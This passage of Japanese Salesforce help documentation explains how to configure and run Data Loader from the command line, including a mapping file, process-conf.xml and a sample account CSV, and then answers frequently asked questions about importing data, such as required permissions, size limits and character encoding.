使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

このステップでは、`.sdl` ファイル拡張子を使用して対応付けファイルを作成します。対応付けファイルの各ラインで、データのソースと保存先のペアを作成します。

1. テキストファイルに次をコピーし、accountInsertMap.sdl という名前で保存します。これはデータの挿入であるため、データソースは等号符の左、保存先項目は等号符の右です。

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

ヒント: 複雑な対応付けでは、データローダユーザインターフェースを使用してソース項目と保存先項目を対応付けてから、これらの対応付けを .sdl に保存します。この作業は、[対応付けを保存] をクリックして [対応付け] ダイアログボックスで行います。

関連トピック:

ステップ 4: 設定ファイルを作成する

ステップ 4: 設定ファイルを作成する

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

process-conf.xml ファイルには、データローダがデータを処理するために必要な情報が含まれています。process-conf.xml ファイルの各 <bean> は、挿入、更新/挿入、エクスポートなどの単一の処理を参照するため、このファイルには、複数の処理が含まれることがあります。このステップでは、Salesforce に取引先を挿入するためのファイルを編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

1. \samples\conf ディレクトリから process-conf.xml ファイルをコピーします。元のファイルには更新/挿入やエクスポートなどの他の種類のデータローダが含まれているため、必ずそのファイルをコピーしてください。
2. テキストエディタでファイルを開き、次の XML の内容に置き換えます。

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
        class="com.salesforce.dataloader.process.ProcessRunner"
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
```

```
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. `process-conf.xml` ファイル内の次のパラメータを編集します。プロセス設定パラメータについての詳細は、「データローダプロセスの設定パラメータ」 (ページ 810)を参照してください。
   - `sfdc.endpoint`: 組織の Salesforce インスタンスの URL (`https://yourInstance.salesforce.com/` など) を入力します。
   - `sfdc.username`: データローダがログインに使用するユーザ名を入力します。
   - `sfdc.password`: ステップ 2 で作成した、暗号化パスワードの値を入力します。
   - `process.mappingFile`: 対応付けファイルのパスとファイル名を入力します。
   - `dataAccess.Name`: インポートする取引先を含むデータファイルのパスとファイル名します。
   - `sfdc.debugMessages`:現在、トラブルシューティングの目的で、`true` に設定されています。インポートの実行を開始した後は、これを `false` に設定します。
   - `sfdc.debugMessagesFile`: コマンドラインのログファイルのパスとファイル名を入力します。
   - `process.outputSuccess`: 成功ログファイルのパスとファイル名を入力します。
   - `process.outputError`: エラーログファイルのパスとファイル名を入力します。

   警告: 異なる XML エディタを使って `process-conf.xml` ファイルを編集する場合は注意してください。一部のエディタは、ファイルの始めと終わりに XML タグを追加するため、インポートに失敗します。

関連トピック:

ステップ 5: データをインポートする

ステップ 5: データをインポートする

ユーザ権限

レコードを挿入する	レコードに対する「作成」
レコードを更新する	レコードに対する「編集」
レコードを更新/挿入する	レコードに対する「作成」または「編集」
レコードを削除する	レコードに対する「削除」
レコードを物理削除する	レコードに対する「削除」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

すべての項目の準備が整い、コマンドラインからデータローダを実行し、新しい取引先をいくつか挿入できるようになりました。

1. 次のデータをファイル名 `accountInsert.csv` にコピーします。これは、組織にインポートする取引先データです。

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. コマンドプロンプトウィンドウで、次のコマンドを入力します。

   process.bat "<file path to process-conf.xml>" <process name>

   - <file path to process-conf.xml> を `process-conf.xml` を含むディレクトリのパスに置き換えます。
   - <process name> を `process-conf.xml` に指定されたプロセスに置き換えます。

   コマンドは、次のようになります。

   process.bat "C:\DLTest\Command Line\Config" accountInsert

   プロセスが実行されると、コマンドプロンプトウィンドウに成功とエラーのメッセージが表示されます。また、ログファイル(`insertAccounts_success.csv` と `insertAccounts_error.csv`)を確認できます。プロセスが正常に実行されると、`insertAccounts_success.csv` ファイルには、インポートしたレコードと各レコードの ID と状況が含まれます。状況ファイルについての詳細は、「データローダの出力ファイルの確認」 (ページ 804)を参照してください。

データローダのサードパーティのライセンス

次のサードパーティのライセンスは、データローダのインストールに含まれます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

テクノロジ	バージョン番号	ライセンス
Apache Jakarta Commons BeanUtils	1.6	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Collections	3.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Database Connection Pooling (DBCP)	1.2.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Logging	1.0.3	http://www.apache.org/licenses/LICENSE-1.1
Apache Commons Object Pooling Library	1.2	http://www.apache.org/licenses/LICENSE-2.0
Apache Log4j	1.2.8	http://www.apache.org/licenses/LICENSE-2.0
Eclipse SWT	3.452	http://www.eclipse.org/legal/epl-v10.html
OpenSymphony Quartz Enterprise Job Scheduler	1.5.1	http://www.opensymphony.com/quartz/license.action
Rhino JavaScript for Java	1.6R2	http://www.mozilla.org/MPL/MPL-1.1.txt
Spring Framework	1.2.6	http://www.apache.org/licenses/LICENSE-2.0.txt

メモ: Salesforce は、サードパーティの Web サイトの可用性またはコンテンツには責任を負わないものとします。

インポートに関する一般的な質問

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: すべてのエディション。

- Salesforce にデータ一括アップロードできますか?
- データを Salesforce にアップロードする場合、Outlook を同期すべきですか、それともインポートウィザードを使用すべきですか?
- 組織で誰がインポートウィザードを使用できますか?
- レコードをインポートするのに必要な権限は何ですか?
- インポートウィザードはどのようなファイル形式を処理できますか?
- どのデータをインポートできますか?
- インポートデータにはサイズ制限がありますか?
- データローダにログインできないのはなぜですか?

- データローダが特殊文字をインポートしないのはなぜですか?
- カスタム項目にインポートできますか?
- 自分のページレイアウトにない項目にインポートできますか?
- 値が一致しない場合、データを選択リスト項目にインポートできますか?
- 間違ったデータをインポートしてしまった場合、そのデータを削除することはできますか?
- データインポートウィザードを使用して、指定した Salesforce ID に一致するレコードを更新する方法は?
- データローダを使用すると日付項目のインポートが正しく行われないのはなぜですか?
- ファイルのインポートの所要時間は?
- ファイルのインポートが遅れる理由は?
- 通貨が異なる金額をインポートできますか?
- カスタマーサポートでデータのインポートを助けてもらえますか?
- データを複数の言語でインポートできますか?
- レコードを一括更新する方法は?
- 空白の値を使用した項目の更新方法は?
- 外部 ID とは?

Salesforce にデーター括アップロードできますか?

Group Edition、Professional Edition、Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition では、取引先、取引先責任者、リード、カスタムオブジェクトのデータインポートウィザードが提供され、データの一括インポートが可能です。これらにアクセスするには、[設定] から [データの管理] をクリックします。さらに、Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition では、データローダなどのデータベース一括アップロードツールを使用する API アクセスが提供されます。

データを Salesforce にアップロードする場合、Outlook を同期すべきですか、それともインポートウィザードを使用すべきですか?

次の情報を参考にして、データを Salesforce 組織にアップロードする方法を判断します。

- 複数のユーザの取引先および取引先責任者を同時にアップロードする場合は、データインポートウィザードを使用し、[取引先と取引先責任者] を選択します。
- Microsoft Outlook 以外のアプリケーションから取引先責任者をアップロードする場合は、データインポートウィザードを使用し、[取引先と取引先責任者] を選択します。
- Outlook の連絡先、アカウント、および予定表を Salesforce と同期して最新の状態にする場合は、データを初めて同期するときも、2 回目以降にデータを更新するときも、Lightning Sync または Salesforce for Outlook を使用することをお勧めします。
- カスタムオブジェクト、リード、ソリューションをアップロードする場合は、データインポートウィザードを使用して、これらのレポートを Salesforce にインポートする適切なオブジェクトを選択します。これらのレコードは、Lightning Sync や Salesforce for Outlook を使用して同期できません。
- 複数のユーザの法人取引先および取引先責任者を同時にアップロードする場合は、データインポートウィザードを使用し、[取引先と取引先責任者] を選択します。

- 個人取引先をアップロードする場合は、私の個人取引先のインポートウィザードを使用します。

メモ: 個人取引先をインポートするときは、次の制限が適用されます。

- 統合データインポートウィザードは、個人取引先をサポートしていません。
- 個人取引先は、Salesforce for Outlook を使用してアップロードできません。
- Salesforce に個人取引先がすでに存在する場合に限り、Outlook の連絡先を Salesforce の個人取引先と同期できます (同期しても、Outlook の連絡先が Salesforce の個人取引先に変換されることはありません)。

個人取引先のインポートについての詳細は、「データインポートウィザード」 (ページ 783)を参照してください。

組織で誰がインポートウィザードを使用できますか?

個人取引先が有効化された Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition の組織では、すべてのユーザが [私の個人取引先のインポート] ウィザードを使用できます。

組織全体のデータインポートウィザードを使用して、複数ユーザの取引先、取引先責任者、リード、ソリューション、またはカスタムオブジェクトを一度にインポートできます。Personal Edition では、データインポートウィザードを使用できません。Contact Manager Edition では、データインポートウィザードでリードとソリューションを使用できません。Group Edition では、データインポートウィザードでソリューションを使用できません。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、[クイック検索] ボックスに「データインポートウィザード」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

レコードをインポートするのに必要な権限は何ですか?

データローダ

データローダでのレコードのインポートには、次の権限が必要です。

- オブジェクトに対する「参照」、「作成」、「編集」、および「削除」
- 「API の有効化」
- 「Bulk API の物理削除」(Bulk API を使用してレコードを物理削除するようにデータローダを設定している場合のみ)

データインポートウィザード

インポートオプション	必要なユーザ権限
データインポートウィザードを使用して自分が所有する取引先と取引先責任者をインポートする	取引先に対する「作成」 および

インポートオプション	必要なユーザ権限
	取引先に対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する取引先と取引先責任者をインポートする	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」
データインポートウィザードを使用してリードをインポートする	「リードのインポート」
データインポートウィザードを使用してカスタムオブジェクトデータをインポートする	「カスタムオブジェクトのインポート」 および カスタムオブジェクトに対する「編集」
データインポートウィザードを使用してソリューションをインポートする	「ソリューションのインポート」
データインポートウィザードを使用してキャンペーンメンバーの状況を更新する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先責任者に対する「参照」、または「リードのインポート」 および キャンペーンに対する「編集」
データインポートウィザードを使用して自分が所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および 「個人データのインポート」

インポートオプション	必要なユーザ権限
データインポートウィザードを使用して自分が所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」
データインポートウィザードを使用して他のユーザが所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先、取引先責任者、およびキャンペーンに対する「編集」 および 「すべてのデータの編集」

インポートオプション	必要なユーザ権限
データインポートウィザードを使用して既存のリードをキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および キャンペーンに対する「編集」 および 「リードのインポート」
データインポートウィザードを使用してリードを作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および キャンペーンに対する「編集」 および 「リードのインポート」
データインポートウィザードを使用して自分が所有する個人取引先をキャンペーンに追加する	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して自分が所有する個人取引先を作成する	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」
データインポートウィザードを使用して他のユーザが所有する個人取引先をキャンペーンに追加する	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」
データインポートウィザードを使用して他のユーザが所有する個人取引先を作成する	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および

インポートオプション	必要なユーザ権限
	「すべてのデータの編集」

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ(URL の末尾は dataimporter.app)で開きます。[設定] から、[クイック検索] ボックスに「データインポートウィザード」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

インポートウィザードはどのようなファイル形式を処理できますか?

ACT! や Outlook のファイルからは、取引先責任者情報や法人取引先情報を直接インポートできます。また、GoldMine や Excel などの場合、CSV 形式 (カンマ区切り値) のファイルから直接インポートできます。任意の CSV ファイルからリード、ソリューション、カスタムオブジェクト、または個人取引先をインポートできます。

メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

どのデータをインポートできますか?

インポートウィザードを使用して、次のレコードをインポートできます。

キャンペーンメンバーの状況
: Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、データインポートウィザードを使用してキャンペーンメンバーの状況をインポートします。

取引先責任者と法人取引先
: データインポートウィザードを使用して、取引先責任者と法人取引先をインポートします。

  Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、取引先責任者と法人取引先のメモもインポートできます。

個人取引先
: Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、[個人取引先のインポート] ウィザードを使用して、自分が所有する個人取引先をインポートします。システム管理者は、[組織の個人取引先のインポート] ウィザードを使用して、複数のユーザの個人取引先をインポートできます。

リード
: Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、データインポートウィザードを使用してリードをインポートします。

ソリューション
: Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、データインポートウィザードを使用してソリューションをインポートします。

カスタムオブジェクト
: Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、データインポートウィザードを使用してカスタムオブジェクトをインポートします。

参照および編集アクセス権がある場合にのみ、項目に値をインポートできます。項目のアクセス権は、ユーザ権限、ページレイアウトの割り当て、および項目レベルセキュリティ設定によって決まります。

他のレコードのインポートウィザードは使用できません。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

インポートデータにはサイズ制限がありますか?

はい、あります。インポートファイルは 100 MB を超えることはできません。ファイルの各レコードは 400 KB を超えることはできません。また、インポートされるメモと説明はそれぞれ、32KB を超えることはできません。32KB より長い説明は切り捨てられます。

インポートファイルサイズが制限されるだけでなく、組織全体のディスク使用量の制限の対象になります。インポートファイルのサイズは、レコードに必要なディスク容量と直接には相関しません。たとえば、サイズが 50MB のインポートファイルでは、Salesforce に 50MB のデータは作成されません。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

データローダにログインできないのはなぜですか?

データローダへのログインに問題がある場合は、次の解決策を試してください。

- セキュリティトークンをパスワードの最後に追加して、データローダにログインする。
- 次の手順に従って、データローダで適切なサーバを指すように［サーバホスト］を変更する。
  1. データローダを開始します。
  2. **[Settings (設定)]** > **[Settings (設定)]** に移動します。
  3. ［サーバホスト］を `https://yourInstance.salesforce.com/` に設定します。ここで、*instance_name* は実行する Salesforce インスタンスです。
  4. 設定を保存するには、**[OK]** をクリックします。
- システム管理者に、自分がプロキシサーバの内側で作業しているかどうかを確認する。これが当てはまる場合は、データローダの設定を調整します。プロキシサーバの内側にある API を使用している場合、プロキシサーバによって API が Salesforce サーバへの接続が阻止されます。つまり、[ログイン履歴] の下に API に関する情報は表示されません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および Database.com Edition

- 別のコンピュータにログインを試行して、ローカルデバイスの設定が問題の原因でないことを確認する。

関連トピック:

セキュリティトークンのリセット

組織の信頼済み IP 範囲の設定

データローダが特殊文字をインポートしないのはなぜですか?

データローダがö、ñ、またはéなどの特殊文字をインポートできない場合、ソースデータファイルが適切に符号化されていない可能性があります。ファイルが適切に符号化されるようにする手順は、次のとおりです。

1. .xls 形式でソースデータファイルに必要な変更を行います。
2. Microsoft® Excel® で、ファイルのコピーを Unicode テキストファイルとして保存します。
3. 保存した Unicode テキストファイルをテキストエディタで開きます。
4. [ファイル] > [別名で保存] をクリックして、次のようにファイル設定を変更します。
   - ファイル名の拡張子 — *.csv*
   - 保存ファイルの種類 — [すべてのファイル]
   - 文字コード — **[UTF-8]**
5. [保存] をクリックして、ファイルを閉じます。

   メモ: これらの設定を保存した後にファイルを開かないでください。開くと、文字コードの変更が元に戻る可能性があります。
6. 通常どおりにデータローダを使用してデータをインポートし、新しく作成された .csv ファイルを選択します。

カスタム項目にインポートできますか?

はい。システム管理者は、インポート前にカスタム項目を作成する必要があります。

チェックボックス項目の場合、項目値が *1* のレコードはインポート時にオンに設定され、値が *0* の場合はオフに設定されます。

関連トピック:

データの Salesforce へのインポート

自分のページレイアウトにない項目にインポートできますか?

いいえ。参照および編集アクセス権がある場合にのみ、項目に値をインポートできます。項目のアクセス権は、ユーザ権限、ページレイアウトの割り当て、および項目レベルセキュリティ設定によって決まります。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ(URL の末尾は dataimporter.app)

で開きます。[設定] から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

値が一致しない場合、データを選択リスト項目にインポートできますか?

既存の選択リストがデータを正確に表す場合、完全な値が一致しなくても、その選択リストにデータをインポートすることをお勧めします。インポートウィザードでは、新しい選択リスト値をインポートする前に警告を通知します。ただし、ウィザードは、事前に定義されていない値でも、選択リスト項目のすべての値を受け入れます。インポート後、システム管理者は選択リストを編集して必要な値を追加できます。インポートウィザードでインポートできる新規選択リストの値、または複数選択リストの値は、どの項目に対しても、1 回のインポート中に 100 件までに制限されています。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

間違ったデータをインポートしてしまった場合、そのデータを削除することはできますか?

システム管理者は [設定] から［クイック検索］ボックスに「*一括削除*」と入力し、[レコードの一括削除] を選択して、間違ってインポートされた取引先、取引先責任者、リード、またはソリューションの一括削除を実行できます。間違ってインポートされたカスタムオブジェクトは一括削除できません。

データインポートウィザードを使用して、指定した Salesforce ID に一致するレコードを更新する方法は?

データインポートウィザードで、レコード ID を一意の識別子として使用して、リード、取引先責任者、または取引先を更新できます。これらのステップはカスタムオブジェクトには適用されません。

メモ: これらのステップでは、ユーザが Salesforce に関する管理者レベルの知識を持っていることを想定しています。

開始する前に、更新するデータを準備します。

1. レコード ID と更新する項目を含む、更新するレコードの表形式レポートを作成します。
2. バックアップ用に .csv ファイルとしてレポートをローカルに保存します。
3. [別名で保存] をクリックして新しいバージョンの .csv ファイルを作成し、データを変更します。
4. [保存] をクリックします。

レポートを更新したら、.csv ファイルを Salesforce にインポートします。ステップは、更新するレコードによって異なります。

リードを更新する手順

1. [設定]から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。
2. [ウィザードを起動する] をクリックします。
3. [リード] を選択して、[既存のレコードを更新] を選択します。
4. ［リードの一致条件］を Salesforce.com ID に設定します。
5. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
6. ［リード ID］項目を CSV ファイルの [リード ID] 列に対応付けて、他の項目を対応付けます。
7. [次へ] をクリックします。
8. インポート設定を確認して、[インポートを開始] をクリックします。

取引先または取引先責任者を更新する手順

1. [設定]から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。
2. [ウィザードを起動する] をクリックします。
3. [取引先と取引先責任者] を選択して、[既存のレコードを更新] を選択します。
4. ［取引先責任者の一致条件］を Salesforce.com ID に設定します。
5. ［取引先の一致条件］を Salesforce.com ID に設定します。
6. ［既存の取引先情報を更新］を選択します。
7. インポートデータが含まれている CSV ファイルを選択して、[次へ] をクリックします。
8. 取引先責任者 ID、電話、および住所の各項目を CSV ファイルの該当する列に対応付けます。
9. 取引先責任者 ID および他の項目を CSV ファイルの該当する列に対応付けます。
10. [次へ] をクリックします。
11. インポート設定を確認して、[インポートを開始] をクリックします。

データインポートウィザードによって、ファイル内のレコード ID と Salesforce 内のレコード ID が照合され、対応付けられた項目が更新されます。

関連トピック:

データインポートウィザード

データローダを使用すると日付項目のインポートが正しく行われないのはなぜですか?

データローダを使用して日付項目をインポートすると、インポートされた .csv ファイルに指定されている日付をデータローダは GMT に変換するため、日付のインポートが正しく行われない場合があります。マシンのタイムゾーンが GMT ではないか、マシンの時計が夏時間 (DST) に合わせて調整されている場合、日付が 1 日ずれる可能性があります。

GMTに変換する場合に、データローダによって日付が調整されないようにするには、ネイティブのタイムゾーンを反映するように、日付を含むセルの形式を直接変更します。

1. .csv ファイルを Microsoft® Excel® で開きます。
2. 日付を入力した各セルに、ネイティブのタイムゾーンを表す時間データを追加します。たとえば、日付が2011年6月9日でタイムゾーンがGMT+8である場合、*June 9, 2011 8:00* と入力します。Excelによって、これは `09.06.11 08:00:00` に再度書式設定されます。
3. 日付を入力したセルを右クリックして、[セルの書式設定] をクリックします。
4. [数値] > [ユーザ定義] をクリックします。
5. [種類] に *yyyy-mm-ddThh:mm:ss.sssZ* と入力します。たとえば、セルが *6/9/2011 8:00* であった場合、`[2011-06-09T08:00:00.00Z]` になります。

ファイルのインポートの所要時間は?

個人ユーザのインポートウィザードの場合、所要時間はデータ量によって異なりますが、平均すると数分で完了します。

システム管理者のインポートウィザードは非同期で動作し、ファイルが正常にインポートされるとメール通知を受け取ります。非同期のインポートは、数分で完了する場合もあります。24時間以上かかることはありません。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ(URLの末尾はdataimporter.app)で開きます。[設定] から、[クイック検索] ボックスに「データインポートウィザード」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

ファイルのインポートが遅れる理由は?

インポート量を管理して、すべてのユーザが最大のパフォーマンスレベルを得られるように、組織のインポートファイルは、「非同期」モードで受け付けられます。つまり、ファイルは制御されたキューを通過し、システムがデータを最適に管理できるタイミングでインポートされます。ただし、組織のインポートが完了するまでに 24 時間を超えることはありません。インポートが完了すると、メールで通知されます。

通貨が異なる金額をインポートできますか?

Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition の組織でマルチ通貨を使用できるように設定している場合は、インポートファイルの [通貨 ISO コード] 列を使用して、通貨が異なる金額をインポートできます。

カスタマーサポートでデータのインポートを助けてもらえますか?

カスタマーサポートでは、インポート処理について、Group Edition、Contact Manager、Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition の組織を支援します。

データを複数の言語でインポートできますか?

インポートウィザードは、一度に 1 つの言語 (ユーザがインポートのときに使用する言語) をインポートします。異なる言語で表現した同じデータがある場合は、言語ごとにインポートを実行します。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、[クイック検索] ボックスに「データインポートウィザード」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

レコードを一括更新する方法は?

50,000 件を超えるものの、500 万件未満であるレコードを更新するには、データローダを使用します。

500 万件を超えるレコードを更新するには、Salesforce パートナーと連携するか、*App Exchange* にアクセスして適切なパートナー製品を使用することをお勧めします。

空白の値を使用した項目の更新方法は?

Null 値で項目を置き換えるには、データローダを使用する必要があります。

1. [開始] > [すべてのプログラム] > **[Salesforce]** > [データローダ] > [データローダ] を選択してデータローダを開きます。
2. [エクスポート]をクリックしてウィザードを完了します。操作が完了したら、[抽出を表示]をクリックします。
3. [外部プログラムで開く] をクリックしてデータを Excel で開きます。更新する項目を空白にします。
4. データローダで、[設定] > [設定] を選択して、**[null 値を挿入]** を選択します。設定を保存するには、**[OK]** をクリックします。
5. [更新] をクリックし、ウィザードに従ってデータを再インポートします。

外部 ID とは?

カスタムオブジェクト、ソリューション、または個人取引先をインポートする場合は、外部 ID を使用してインポートで重複したレコードが作成されるのを防ぐことができます。

外部IDは、外部ID属性を持つカスタム項目です。つまり、外部IDにはSalesforce以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部ID項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

キャンペーンの [メンバーの管理] に 2 つのインポートオプションがあるのはなぜですか?

キャンペーン詳細ページからデータインポートウィザードにアクセスできます。[メンバーの管理]をクリックし、次のいずれかのオプションを選択します。

- メンバーの追加 - インポートファイル - 取引先責任者、リード、または個人取引先をキャンペーンに追加します。
- メンバーの更新 - インポートファイル - キャンペーンメンバーの状況を更新します。

関連トピック:

キャンペーンメンバーのインポート

1 回にインポートできるキャンペーンメンバー件数は何件ですか?

データインポートウィザードを使用する場合、インポートファイルには最大50,000行のレコードを含めることができます。インポートは、組織全体のディスク使用量の制限の対象にもなります。

誰がキャンペーンメンバーをインポートできますか?

必要な権限を持つユーザのみが、データインポートウィザードを使用してキャンペーンメンバーをインポートできます。

インポートオプション	必要なユーザ権限
データインポートウィザードを使用してキャンペーンメンバーの状況を更新する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先責任者に対する「参照」、または「リードのインポート」 および キャンペーンに対する「編集」
データインポートウィザードを使用して自分が所有する取引先責任者をキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および

インポートオプション	必要なユーザ権限
	「個人データのインポート」
データインポートウィザードを使用して自分が所有する取引先責任者を作成してキャンペーンに追加する	ユーザ情報で［マーケティングユーザ］が選択されていること および 取引先に対する「作成」 および 取引先責任者に対する「参照」 および 取引先およびキャンペーンに対する「編集」 および 「個人データのインポート」
